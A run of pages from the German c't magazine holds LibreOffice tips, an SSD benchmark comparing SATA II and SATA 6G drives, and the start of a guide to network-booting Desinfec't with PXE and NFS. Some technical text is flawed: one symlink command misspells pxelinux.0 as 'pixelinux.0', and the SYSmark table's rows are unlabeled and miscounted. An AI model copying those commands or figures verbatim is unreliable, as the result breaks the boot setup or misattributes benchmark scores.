Ich habe zahlreiche Fotos in ein Writer-Dokument eingefügt und möchte einige davon um 90 Grad gegen den Uhrzeigersinn vom Quer- ins Hochformat drehen. Im Kontextmenü finde ich dafür aber keine Option. In den Bild-Eigenschaften gibt es nur die Möglichkeit, Bilder horizontal oder vertikal zu spiegeln.

In LibreOffice fehlt ebenso wie in OpenOffice eine Funktion zum Drehen von Bildern. Sie können sich damit behelfen, jedes Bild über die Zwischenablage nach Draw zu kopieren, dort zu drehen und wieder zurück ins Writer-Dokument zu kopieren. Besser ist es jedoch, die Bilder vorher auf Betriebssystemebene oder mit Hilfe eines separaten Bildbearbeitungstools zu drehen, sodass sie korrekt ausgerichtet auf der Festplatte gespeichert werden. Das spart das lästige Hin- und Herkopieren.

Hyperlinks in Calc

In einer Calc-Tabelle habe ich eine Spalte für Weblinks vorgesehen. Nach Eingabe der URL setzt die Autokorrektur-Funktion automatisch den Link, hinterlegt ihn aber mit grauer Farbe. Da nicht die gesamte Zelle, sondern nur der Text eingefärbt wird, sieht das hässlich aus. Außerdem schaffe ich es nicht, die Schriftfarbe der URL zu ändern.

Zwar kann ich sie unter Format/Zellen auswählen, die Einstellung wird aber nicht übernommen. Wie kann ich Textfarbe und Zellhintergrund trotzdem einstellen?

Geben Sie die URL nicht direkt ein, sondern tippen den Befehl =HYPERLINK in die Zelle oder die Eingabezeile, gefolgt von der Webadresse in Klammern und Anführungszeichen, also zum Beispiel =HYPERLINK("http://www.heise.de"). Optional können Sie einen beliebigen Text über den Link legen, den Calc anzeigt, wenn sich der Mauszeiger über der Zelle befindet: =HYPERLINK("http://www.heise.de","heise online"). Fehlt der zweite Parameter, zeigt Calc die URL selbst an. Danach können Sie die Zelle wie jede andere formatieren.

Damit Sie in einer bestehenden Tabelle nicht jeden Eintrag per Hand ändern müssen, können Sie neben der Spalte mit den Links eine neue einfügen und in der ersten Zeile die Hyperlink-Funktion eingeben. Als Parameter setzen Sie einfach die Adresse der Zelle mit der URL, etwa =HYPERLINK(D1). Anschließend selektieren Sie die neue Zelle, positionieren den Mauszeiger an der rechten unteren Ecke und ziehen das Kästchen bei gedrückter linker Maustaste bis zum Ende der Spalte auf. Den Zellbezug in der Hyperlink-Formel passt Calc automatisch an. Danach empfiehlt es sich, die Originalspalte zu verstecken, damit sie nicht stört. Dazu selektiert man sie und klickt im Kontextmenü auf Ausblenden. Wenn der Link nicht anklickbar sein muss, können Sie auch "www.heise.de" schreiben oder unter Extras/Autokorrektur im Reiter Optionen den Haken bei „URL erkennen“ wegnehmen.


Makros aufzeichnen

Ich bin von OpenOffice auf LibreOffice umgestiegen und vermisste hier die Möglichkeit, Makros aufzuzeichnen. Im Extras-Menü gibt es unter Makros nur Einträge, um Makros auszuführen und zu verwalten.

Der Makrorecorder ist zwar auch in LibreOffice enthalten, genügt aber nicht den Qualitätsansprüchen der Entwickler. Deshalb haben sie ihn standardmäßig deaktiviert. Sie können ihn aber zum Vorschein holen, wenn Sie in den LibreOffice-Einstellungen unter Allgemein vor der Option „Aktiviere experimentelle (instabile) Funktionen“ ein Häkchen setzen. In den LibreOffice-Anwendungen erscheint dann unter Extras/Makros der Befehl zum Aufzeichnen. (db)

www.ct.de/1215148

ANZEIGE



Boi Feddern

Am Limit

Die Geschwindigkeit von SATA-II- und SATA-6G-SSDs in der Praxis

Solid-State Disks mit SATA-6G-Schnittstelle liefern das zweifache Tempo von SATA-II-SSDs. Doch deshalb SATA 6G nachzurüsten erfordert beim PC einen Mainboard-Tausch und beim Notebook den Neukauf. Lohnt der Aufwand?

Neue Solid-State Disks kommen mit 6 GBit/s schneller Serial-ATA-Schnittstelle in den Handel und können darüber theoretisch bis zu 600 Megabyte pro Sekunde übertragen. In der Praxis schaffen die momentan schnellsten Modelle etwas mehr als 500 MByte/s und verarbeiten Daten damit knapp 50 Prozent schneller als SSDs mit der nur 3 GBit/s schnellen SATA-II-Schnittstelle: Die schaffen höchstens 270 MByte/s, liegen damit aber immer noch rund 60 MByte/s vor den bisher schnellsten Magnetplatten. Der größte Vorteil einer SSD gegenüber einer herkömmlichen Festplatte liegt jedoch nicht

in der höheren Transferrate bei sequenziellen Zugriffen, sondern in den 150- bis 600-fach kürzeren Zugriffszeiten.


Als Maß hierfür geben die Hersteller in ihren Datenblättern die höchstmögliche Anzahl der Ein- und Ausgabeoperationen pro Sekunde (I/Os pro Sekunde, IOPS) an, die eine SSD beim Zugriff auf kleine (4-KByte-)Datenblöcke bewältigt. SATA-II-SSDs schaffen 40 000 IOPS und damit mehr als 200-mal so viel wie die schnellsten SATA-Platten, SATA-6G-SSDs sogar fast 100 000 IOPS. Deshalb starten Anwendungen und Betriebssystem von einer SSD blitzschnell – auch deut-

lich schneller als etwa von einem RAID 0 aus herkömmlichen Festplatten mit ähnlichen Transferraten, aber einem Bruchteil der IOPS. Und weil die aus Flash-Speicherchips aufgebauten Massenspeicher ohne Mechanik auskommen, arbeiten sie auch noch völlig lautlos. Doch welche Unterschiede gibt es zwischen superschnellen Mittelklasse-SSDs und lohnt sich SATA 6G überhaupt?

SATA 6G oder SATA II?

SATA-6G-SSDs sind heute erste Wahl, schließlich bieten sie doppelt so hohes

ANZEIGE



Zum Anschluss von SATA-6G-SSDs sollte man immer die Ports des Chipsatzes (hier rot) wählen. Per Zusatzchip von Asmedia, Jmicron oder Marvell angeflanschte Ports – auf diesem Board grau – können bremsen und verursachen häufiger Probleme.

Tempo wie SATA-II-SSDs, oft für wenig mehr Geld. Die Höchstgeschwindigkeit von SATA-6G-SSDs lässt sich jedoch nur dann nutzen, wenn sie optimal angebunden sind. Die beste Wahl dafür sind die SATA-6G-Ports des Mainboard-Chipsatzes (meist Port 0 oder 1), eine schlechte hingegen SATA-6G-Anschlüsse, die per Zusatzchip (etwa von Marvell, Jmicron oder Asmedia) ans Board drangefummelt wurden. Sie sind eher als eSATA-Adapter oder Notlösung für zusätzliche Festplatten oder optische Laufwerke gedacht: Volle SATA-6G-Performance ist hier technisch oft nicht möglich und Probleme treten häufiger auf als bei den Chipsatz-Ports.

Deshalb ist es auch keine gute Idee, SATA-6G-Schnittstellen mit Hilfe einer PCI-Express-Steckkarte nachzurüsten: Falls die PCIe-Anschlüsse des Mainboards bloß die Geschwindigkeit von PCI Express 1.0 (1.1) unterstützen, liefert ein PCIe-x1-Port höchstens 250 MByte/s – da sind meistens schon die SATA-II-Ports des Chipsatzes schneller. Bei

PCI Express 2.0 beträgt die Übertragungsgeschwindigkeit immerhin 500 MByte/s. Das reicht zwar für viele SATA-6G-SSDs, doch oft sind auch spezielle Treiber und BIOS-Setup-Einstellungen nötig. Der konventionelle PCI-Bus ist mit seinen maximal 130 MByte/s ohnehin viel zu langsam für aktuelle SSDs.

Wer die Höchstgeschwindigkeit von SATA-6G-SSDs ausreizen möchte und keinen neueren Rechner mit direkt am Chipsatz angebundenen SATA-6G-Schnittstellen hat, kommt also um einen Mainboard-Wechsel nicht herum. Beim Notebook, bei dem sich die Platine nicht einfach tauschen lässt, stünde ein Neukauf ins Haus. Das lohnt sich fast nie. SATA-6G-SSDs sind rückwärtskompatibel, laufen also auch an SATA-II-Ports. Im Extremfall halbieren sich dann allerdings die sequenziellen Transferraten und auch die Anzahl der IOPS. Ob der in Benchmarks deutlich messbare Unterschied zwischen SATA II und SATA 6G in der Praxis aber tatsächlich so groß ist und SSDs mit mehr IOPS auch ge-

führt mehr Tempo in der Praxis bringen, haben wir ausprobiert.

Wettrennen

Im c't-Labor ließen wir sieben SSDs aus dem aktuellen Angebot gegeneinander antreten, die ganz unterschiedliche Voraussetzungen mitbringen: Intels SSD 320 sowie die MR981 aus der ProSeries von MediaRange besitzen nur eine Serial-ATA-II-Schnittstelle. Die MediaRange-SSD arbeitet obendrein mit einem uralten Indilinx-Controller mit bescheidenem Tempo aus den Anfangszeiten von SATA-II-SSDs. Diese beiden mussten sich mit aktuellen SATA-6G-Modellen messen: In Intels SSD 520 steckt der Sandforce-Controller SF-2281 von LSI, der besonders hohe SATA-6G-Transferraten durch Datenkompression erreicht.

Diese erweist sich dann als hinderlich, wenn man bereits komprimierte Daten schreibt, also beispielsweise MP3-Musik, Filme oder JPEG-Bilder. Die Datentransferraten sinken dann teilweise von über 500 auf unter 100 MByte/s – also unter das Niveau älterer SATA-II-SSDs, wie sich auch in unseren Benchmarks mit lometer ablesen lässt. Dieser schreibt ebenfalls schlecht komprimierbare Testdaten. Auch bei der Verschlüsselung von Sandforce-SSDs mit Software, beispielsweise mit TrueCrypt, kann die Schreibgeschwindigkeit anders als bei anderen Modellen ohne datenkomprimierenden Controller enorm abnehmen [1].

Die SSD 330 ist eine bauähnliche Billig-Variante der SSD 520 mit Sandforce-Chip, in der langsamere Flash-Speicherchips stecken. Dadurch erreicht sie höchstens ein Drittel der IOPS des Schwesternmodells und ist auch bei sequenziellen Zugriffen langsamer. Hinzu gesellten sich noch Samsungs SSD 830 mit Samsung-Controller sowie als Vertreter der SSDs mit Marvell-Chips die m4 von Crucial. Sie erreichen ihr hohes SATA-6G-Tempo anders als die Intel-SSDs ohne Tricks wie Datenkompression – also in allen Lebenslagen. Gleichermaßen gilt auch für die Vertex 4 von OCZ mit „Indilinx-Controller“, wobei es sich in Wahrheit um einen übertakteten Marvell-Chip neuerer Bauart handelt, mit dem diese SSD die momentan höchsten IOPS-Raten aller SATA-6G-Modelle erzielt.

SATA-II- und SATA-6G-SSDs im Vergleich

Modell	Schnittstelle	maximale sequenzielle Transferrate beim Schreiben/Lesen von 128-KByte-Blöcken [MByte/s] ¹	I/Os pro Sekunde bei zufällig verteilten Schreib-/Lesezugriffen (Random Write/Read) mit 4-KByte-Blöcken ²	Bootzeit Windows 7 [sec]
Crucial m4 (256 GByte)	SATA 6G (6 GBit/s)	250/514	33784/47413	17,2
Intel SSD 320 (120 GByte)	SATA II (3 GBit/s)	131/262	22091/38054	18,7
Intel SSD 330 (120 GByte)	SATA 6G (6 GBit/s)	147/521	35758/24356	16,9
Intel SSD 520 (240 GByte)	SATA 6G (6 GBit/s)	292/529	63000/46000	16,5
MediaRange MR981 SSD Pro Series (120 GByte)	SATA II (3 GBit/s)	108/259	1650/17330	19,3
OCZ Vertex 4 (512 GByte)	SATA 6G (6 GBit/s)	438/446	56071/84540	17,3
Samsung SSD 830 (256 GByte)	SATA 6G (6 GBit/s)	334/505	29410/71619	15,2

¹ gemessen mit lometer, 32 outstanding I/O

² gemessen mit lometer, 32 outstanding I/O, 8 GByte großer Teilbereich der Disk, Messdauer: 5 Minuten

Kaum Unterschiede

Obwohl die nackten Messwerte von SSDs (siehe Tabelle auf dieser Seite) eine andere Sprache sprechen, ist der in der Praxis spürbare Geschwindigkeitsunterschied zwischen SATA-II- und SATA-6G-SSDs äußerst gering. Beim Laden eines mächtigen Spiels wie Anno 1404 etwa kommt es nicht nur auf kurze Zugriffszeiten, sondern auch auf hohe sequenzielle Transferraten an, da zu Spielbeginn große Mengen an Texturen geladen werden müssen. Eigentlich erwartet man hier von SATA-6G-SSDs einen Geschwindigkeitsvorteil. Doch egal, von welcher der hier vorgestellten SSDs wir das Spiel laden ließen: es vergingen immer 35 Sekunden.

Beim Start von Windows 7, bei dem Daten an vielen verschiedenen Stellen der Platte gelesen werden, erhofft man sich einen Vorteil durch besonders kurze Zugriffszeiten beziehungsweise durch eine besonders hohe Anzahl an Ein- und Ausgabeoperationen pro Sekunde. Anders als erwartet lieferte aber nicht die SSD mit den höchsten IOPS-Raten, die Vertex 4 von OCZ, an unserem Testsystem die kürzesten Bootzeiten, sondern die beim Lesen um 10 000 IOPS langsamere SSD 830 von Samsung. Hier dauerte es nur rund 15 Sekunden bis zum Erscheinen des Startbildschirms, bei der Vertex 4 hingegen 17 Sekunden. Die vermeintlich langsameren Intel-SSDs 330 und 520 waren ebenfalls schneller. Erwartungsgemäß fiel nur das Ergebnis des Letztplatzierten aus: Die MR981 mit SATA-II-Schnittstelle und dem veralteten Indilinx-Controller braucht gut 19 Sekunden zum Windows-Start.

Ein anderes Bild ergibt sich bei Messungen mit dem BAPCo SYSmark 2012 [2]. Der anwendungsorientierte Benchmark simuliert Arbeitsabläufe mit Standardanwendungen wie Excel oder Photoshop. In den drei Testdisziplinen Web Development, Data Analysis (Excel) und System Management (WinZip) zeigte die Vertex 4 die beste Leistung. Nur Intels SSD 520 liegt beim Web Development gleichauf und kann in den Einzeldisziplinen Office Productivity (Word, Excel, Photoshop) sowie Media Creation (unter anderem Photoshop) die Vertex 4 sogar noch übertrumpfen. Den Sieg im 3D-Modelling (unter anderem

AutoCAD, 3DS Max) holt sich etwas überraschend Intels ältere SSD 320 mit SATA-II-Schnittstelle.

Erwartungsgemäß die schwächsten Werte in den meisten Disziplinen – aber nicht in allen – liefert die MR981 von MediaRange mit veralteter Technik. Generell betragen die Unterschiede zwischen der jeweils langsamsten und schnellsten SSD in den einzelnen Disziplinen unseres BAPCo-Tests aber höchstens zehn Punkte beziehungsweise vier Prozent – diesen Unterschied wird man ohne Benchmark als Hilfsmittel kaum spüren. In der BAPCo-Gesamtwertung unterscheiden sich die SSDs sogar höchstens um vier Punkte – oder zwei Prozent – und das, obwohl die MediaRange-SSD nur ein Fünftzigstel der I/O-Leistung von OCZs Vertex 4 liefert.

Dabei kommt es auch nicht darauf an, ob man eine SATA-6G-SSD tatsächlich per SATA 6G mit dem Rechner verbindet oder nur per SATA II. Bei Samsungs SSD 830 beispielsweise gehen dann zwar sowohl die sequenziellen Transferraten als auch die IOPS-Raten um rund ein Drittel zurück, dies wirkte sich aber wie bei allen anderen SSDs, bei denen die Geschwindigkeitseinbußen bei der Transfergeschwindigkeit teilweise noch deutlicher sind, weder auf die Bootdauer noch die BAPCo-SYSmark-Messungen nennenswert aus.

Das zeigt, dass höhere IOPS-Raten und höhere Transferraten zwar eindrucksvoll das technische Potenzial des SSD-Controllers widerspiegeln, beim Einsatz einer SSD im PC oder Notebook letztlich aber kaum ins Gewicht fallen. Die von den Herstellern beworbene höchstmögliche Anzahl an Ein- und Ausgabeoperationen erreichen SSDs etwa nur dann, wenn sie mit bis zu 32 gleichzeitigen Anfragen jonglieren. Im PC oder Notebook kommt das selten vor. Hier sind es im Alltag oft nur drei oder vier Threads, welche die SSD gleichzeitig abarbeiten muss – und das schaffen alle aktuellen Modelle so schnell, dass man keine Geschwindigkeitsunterschiede merkt. In Server-Systemen, wo besonders IOPS-Raten gefordert sind, kommt es wiederum darauf an, dass SSDs diese auch konstant liefern können. Das vermag jedoch keine der hier vorgestellten, für den PC beziehungsweise Note-

book-Einsatz konzipierten Modelle zu leisten. Insbesondere bei anhaltenden Dauerschreibzugriffen sinkt die Leistung allmählich.

Fazit

Benchmark-Ergebnisse sind eine feine Sache, doch der Alltag sieht anders aus. Bei in der Praxis häufigen Zugriffsmustern können SSDs ihr theoretisches Potenzial offenbar selten auf die Straße bringen. Für welche SSD aus dem aktuellen Angebot man sich auch entscheidet: Der Rechner arbeitet nach dem Umrüsten erheblich schneller als mit Magnetplatte. Auch ältere Systeme lassen sich so noch einmal flott machen, sofern sie schon mit einem Mehrkern-Prozessor ausgerüstet sind. Dabei spielt es keine Rolle, ob man die SSD per SATA 6G oder SATA II betreibt: Man erspart sich Kummer, wenn man auf das Nachrüsten von SATA-6G-Adaptoren verzichtet. Da SATA-6G-SSDs typischerweise sehr viel mehr Strom als SATA-II-SSDs schlucken, ist es im Hinblick auf die Akkulaufzeit bei Notebooks sogar sinnvoller, dafür ein im Leerlauf sparsames (SATA-II-)Modell zu wählen.

In stationären Rechnern fällt der SSD-Stromverbrauch dagegen nicht ins Gewicht. SATA-6G-SSDs bringen an SATA-6G-Ports gegenüber SATA-II-SSDs einen leichten Geschwindigkeitsvorteil, allerdings ist der fühlbare Tempogewinn nicht doppelt bis fünfzigmal so hoch, wie es Benchmarks suggerieren. Bei der Kaufentscheidung sollte man sich deshalb nicht von schwindelerregend hohen IOPS-Raten oder Übertragungsraten blenden lassen, sondern Zuverlässigkeit der SSD und Qualität des Hersteller-Supports mit in die Kaufentscheidung einbeziehen. Einen Ersteindruck davon vermitteln Google-Abfragen und die Suche in einschlägigen Händler- und Herstellerforen. (boi)

Literatur

- [1] Boi Feddern, Grenzgänger, Noch schnellere und zuverlässigere SSDs mit SATA-II- und SATA-6G-Schnittstelle, c't 26/12, S. 102
- [2] Christof Windeck, Zeiterfassung, Der PC-Benchmark BAPCo SYSmark 2012, c't 3/12, S. 106

BAPCo SYSmark 2012								
Sysmark	Office Productivity	Media Creation	Web Development	Data/Financial Analysis	3D Modeling	System-Management	Leistungsaufnahme [W] (Ruhe/Random/Read)	
besser ▶	besser ▶	besser ▶	besser ▶	besser ▶	besser ▶	besser ▶	0,7/2,1/2,3	
197	175	199	233	140	256	201	0,7/2,1/2,3	
195	174	196	230	138	258	198	0,7/1,5/2,1	
196	175	200	233	137	253	200	0,9/2,5/2,8	
196	176	200	235	139	248	201	0,9/3,3/3,1	
193	171	198	228	135	256	195	0,4/0,6/0,8	
196	174	197	235	140	248	203	1,2/2,4/4,0	
195	174	197	232	136	253	202	0,4/2,3/5,0	

Messsystem: Asrock Z77 Pro4-M mit Intel Core-i7 3770K, 8 GByte RAM



Ralf Schneider, Peter Siering

Impfen per Netzwerk

Desinfec't vom Linux-Server booten

Nützliche Datenträger wie Desinfec't aus c't 9/12 tauchen genau dann unter, wenn man sie dringend braucht. Wer ohnehin einen Linux-Server betreibt, kann den Inhalt der Scheibe dort hinterlegen, sodass sich künftige PC-Patienten die Medizin direkt aus dem Netz holen.

Die Mehrzahl der in den letzten Jahren verkauften PCs kann ebenso selbstverständlich aus dem Netzwerk booten wie von einem optischen Datenträger. Gegebenenfalls muss man die Option im BIOS-Setup aktivieren. Oft genügt es aber auch, beim BIOS-Selbsttest die richtige Taste für die Boot-Auswahl zu drücken, meist F12. Starten aus dem Netzwerk ist dann eine von mehreren Optionen.

Die Infrastruktur, die man dazu braucht, ist nicht allzu aufwendig. Es muss sich dazu nicht mal um einen echten Server handeln, ein bei Bedarf gestartetes System in einer VM genügt vollends. Für Windows haben wir das in [1] erklärt. Das Folgende zeigt die nötigen Schritte für ein Linux-System und am Beispiel unseres Desinfec't-Projekts – einer Boot-DVD, die zuletzt c't 9/12 beilag und die diverse Hilfsmittel enthält, um PCs von Schädlingen zu befreien.

Das Starten aus dem Netzwerk ist in vielerlei Hinsicht praktisch: Geräte ohne optisches Laufwerk lassen sich damit erreichen, etwa Netbooks. Das lästige Gejaule des Laufwerks stört nicht. Zudem läuft ein Rettungssystem wie Desinfec't auf aktueller Hardware flüssiger aus dem Netz. Und: Steht die Infrastruktur für den Netzwerk-Boot, kann man dort auch gleich weitere Helfer, Installationsmedien oder sonstige Projekte ablegen und nutzen.

Noch eine erfreuliche Botschaft vorab: Wer denkt, dass er dafür womöglich lieb gewonnene Dienste umstricken muss, ist auf dem Holzweg. Ein Linux-Maschinchen, das anderen das Booten aus dem Netz erlaubt, integriert sich nahtlos in ein bestehendes Netzwerk. Man muss also weder Dienste auf-

bestehenden Servern anfassen noch den Router in Rente schicken, weil er die nötigen Protokolle nicht kennt.

Die Zutaten

Booten aus dem Netz heißt heute „PXE“. Das von Intel spezifizierte Preboot Execution Environment fasst die zuvor etablierten Verfahren zusammen und erweitert sie um eine normierte Schnittstelle für Netzwerkzugriffe. Es schafft quasi ein BIOS für Netzwerkkarten, das für jeden Chip und Hersteller gleich funktioniert. Das heißt: Im Rahmen des Bootens braucht man anders als früher keine Treiber, die zur jeweiligen Netzwerkkarte passen, PXE bringt sie mit.

Das Verfahren ist einfach: Der startende PC ruft ins Netz hinaus und erfragt eine IP-Adresse, das Protokoll dazu heißt DHCP (Dynamic Host Configuration Protocol). Der DHCP-Server antwortet mit einer Adresse und weiteren Informationen. Eine solche Antwort enthält in der Regel die Adresse des Nameservers und des Gateways, kann aber zusätzliche Hinweise zum Beispiel auf eine spezielle Startdatei für den Netzwerk-Boot enthalten.

Findet der PC solche Hinweise, dann lädt er die Datei von einem TFTP-Server und führt sie aus; das Trivial File Transfer Protocol ist eine authentifizierungslose Variante von FTP. Diese Dateien enthalten Hinweise, wie weiter zu verfahren ist, zum Beispiel ein Auswahlmenü für mehrere auf dem Boot-Server abgelegte Betriebssysteme. Optional kann auch ein PXE-Bootserver in dem Prozess mitmischen.

Das Verfahren ist so ausgelegt, dass die PXE-spezifischen Teile parallel zu einem bereits vorhandenen DHCP-Server arbeiten können – der ist oft auf einem Router aktiv und lässt sich gar nicht geeignet anpassen. Die parallel zu einem vorhandenen DHCP-Server nötige Komponente heißt DHCP-Proxy und kann sogar gleichzeitig zum DHCP-Server auf dem gleichen System aktiv sein.

Die Anforderungen, die Desinfec't an einen Start aus dem Netzwerk stellt, fallen moderat aus. Sie entsprechen denen eines Ubuntu-Live-Systems. Außer den beschriebenen obligatorischen Diensten erwartet es zusätzlich einen NFS-Server, der das komprimierte Dateisystem im Netz bereitstellt. Lediglich der Systemstart, also das Laden der zum Booten nötigen Dateien, des Kernels und der Init-RAM-Disk läuft via TFTP. Dann übernimmt NFS.

Um die nötigen Dateien auf Ihrem Server bereitzustellen, legen Sie die Desinfec't-DVD in das System ein, mounten Sie diese (die Hinweise gehen davon aus, dass Sie das unter /media/cdrom tun) und kopieren Sie die Dateien in das im ersten Schritt neu angelegte Verzeichnis /srv/tftp/ct:

```
mkdir -p /srv/tftp/ct/desinfect
cd /srv/tftp/ct
cp -r /media/cdrom/casper desinfect/
cp -r /media/cdrom/isolinux desinfect/
```

Leider enthält die Init-RAM-Disk auf der Desinfec't-DVD einige Schönheitsfehler, die erst beim Netzwerk-Boot zu Tage treten. Über den c't-Link am Ende des Artikels finden Sie den Download-Link zu einer aktualisierten initrd.lz-Datei, um damit die kopierten Dateien von der DVD wie folgt zu aktualisieren:

```
cd /srv/tftp/ct/desinfect/casper
wget http://ct.de/projekte/desinfect/ct1512/initrd.lz
```

Im nächsten Schritt erstellen Sie ein weiteres Verzeichnis

```
mkdir /srv/tftp/ct/pxelinux.cfg
```

und legen darin die Datei default wie folgt an:

```
DEFAULT desinfect2012
LABEL desinfect2012
KERNEL desinfect/casper/vmlinuz
APPEND boot=casper initrd=desinfect/casper/initrd.lz
    netboot=nfs nfsroot=192.168.1.2:/srv/tftp/ct/desinfect/
        quiet splash -- debian-installer/language=de
        console-setup/layoutcode?=de
```


Sie weist PXE den Weg zu Kernel und Init-RAM-Disk und gibt einige Optionen für den Systemstart mit. Wichtig dabei ist, dass die Adresse des NFS-Servers passt. Die Beispiele gehen davon aus, dass hinter der Adresse 192.168.1.1 der Router und DNS-Server stecken, und hinter 192.168.1.2 der Boot-Server, den Sie einrichten.

Fehlt noch der PXE-Loader selbst. In einem Debian-System können Sie den per:

```
apt-get install syslinux-common
```

auf die lokale Platte holen. Da die Datei pxelinux.0 in /usr/lib/syslinux landet, müssen Sie

ANZEIGE



Ein simples Bootmenü, das erst auf Knopfdruck Netzwerk-Boot-Optionen zeigt, ist mit Dnsmasq im Handumdrehen gestrickt.

sie für die Remote-Boot-Mechanismen zugänglich machen. Ein symbolischer Link empfiehlt sich dafür, weil Ihr System so von eventuellen Updates an der Datei profitiert:

```
cd /srv/tftp/ct/
ln -s /usr/lib/syslinux/pixelinux.0 pxelinux.0
```

Der NFS-Server ist auf einem Debian-System mit wenigen Handgriffen installiert:

```
apt-get install nfs-kernel-server
```

zur Konfiguration tragen Sie in die Datei /etc/exports die Zeile

```
/srv/tftp 192.168.1.0/24(ro,no_subtree_check)
```

ein. Die IP-Adresse des Netzwerks müssen Sie gegebenenfalls anpassen. Nach einem Neustart mit /etc/init.d/nfs-kernel-server restart liefert der Server die Image-Datei mit Desinfec't auf Anfrage aus.

Integrativ

Einfach kann man sich das Leben mit Dnsmasq machen, einem eher schlanken DNS- und DHCP-Server. Ihn kann man ohne Weiteres parallel zu einer bestehenden DNS-/DHCP-Infrastruktur betreiben, also auch zu einem vorhandenen DSL-Router. Die Installation in einem Debian-System ist per

```
apt-get install dnsmasq
```

